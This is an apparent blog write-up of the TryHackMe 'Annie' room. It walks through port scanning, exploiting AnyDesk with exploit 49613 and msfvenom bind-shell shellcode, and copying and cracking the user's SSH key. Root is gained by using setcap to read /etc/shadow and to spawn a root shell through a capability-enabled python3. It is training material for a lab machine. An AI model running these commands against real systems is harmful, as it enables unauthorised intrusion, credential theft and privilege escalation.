Annie - TryHackMe
Exploit enumeration, AnyDesk RCE, capabilities, privilege escalation are the coverings of this Annie room.

Overview:
Medium rated TryHackMe machine which is pretty straight forward, has vulnerable anydesk installed and we abuse that to get initial access and for privilege escalation we take advantage of misconfiguration of suid which then gives us an authority to set any type of capabilities for programs. Overall a pretty fun.
Recon:
nmap -sC -sV -T4 -p- -oN /home/kali/Desktop/THM_LAB/rooms/medium/annie/nmap_scan.txt 10.49.182.228
The scan revealed three open ports:
- 22 (SSH)
- 7071 (iwg1)
- 45043 (unknown)

The port that looked interesting to me was anydesk running on port 7071. Then I was able to identify that it was anydesk was due to the certificate information leaked.

AnyDesk Digging: Finding an Exploit

I run a searchsploit to see if there are any vulnerabilities and see one with RCE:
searchsploit OpenSSH 7.6p1
searchsploit anydesk

First, i try to do this with the metasploit but i was unable.
searchsploit -m 49613

So,I pull it over and open it up to look at the code at the same time i google that exploit verify it from there too.


I read through the listed Python script and saw that I needed to make some changes to the script before firing it off. The IP of the remote machine needed to be set and I needed to generate a new payload, specific to my VPN address in order to get the reverse shell call-back.
Next i did set up a netcat listener on port 4444 since this is the port I had specified on the shellcode I generated.
Then ran the exploit, but i didn’t get anything i goggled alots and studied all writeup though i was unable to get revese shell. That was so much frustrating.
System Access

I then tried the bind shell.
msfvenom -p linux/x64/shell_bind_tcp LPORT=4444 -b "\x00\x25\x26" -f python -v shellcode
and started netcat listener and tried to get connection back,
nc <target-ip> 4444
somehow this bind-shell finally worked.
Post Exploitation
Shell as annie

Alright we’re on the system! Now let’s get a useable shell. I decided to upgrade the shell to a full tty.
python3 -c 'import pty;pty.spawn("/bin/bash")'
Looking at the user’s home directory i found the user’s flag and at the .ssh directory i found a SSH private key. I copied it to my machine.
SSH Connection

When tried to connect network as user annie, system requested for a passphrase which i did not know.
ssh -i annie annie@<target-ip>
Brute-forcing the Credentials
Next, i tried to bruteforce the passphrase and i became successful.
john --wordlist=/usr/share/seclists/Passwords/rockyou.txt annie_john_hash

Privilege Escalation: Shell as root
I started to enumerate the box while trying to find a privilege escalation vector.
Starting with the basics:
- sudo -l? I need a password which didn’t worked.
- SUID? Oh yeah!,found the capabilites.

first i just tried the file capabilites which can provide fine-grained control over root permissions,which was advantage to me. After googling a bit, I found this command to read every file on the system.
getcap -r / 2>/dev/null

setcap cap_dac_override=ep /bin/cat
And yes, I can read /etc/shadow, containing the password hash for Annie. So it’s time to do some cracking
OR

I did more simple method that was copying the binary to annie’s working directory and added those capabilities using the command using setcap to give cap_setuid+ep to Python, just as in the example I found. What I did differently though, was using the Python interpreter to change the UID and show this is how you i can exploit this in a different way to launch a root shell.
which python3
cp /usr/bin/python3 /home/annie/python3
setcap cap_setuid+ep /home/annie/python3
getcap -r /home/annie/python3
./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
Going to the root folder i got the root flag of the box.
Tools
- nmap
- msfvenom
- msfconsole
- john the ripper
🖼️ all process screenshot: 
Thanks for reading!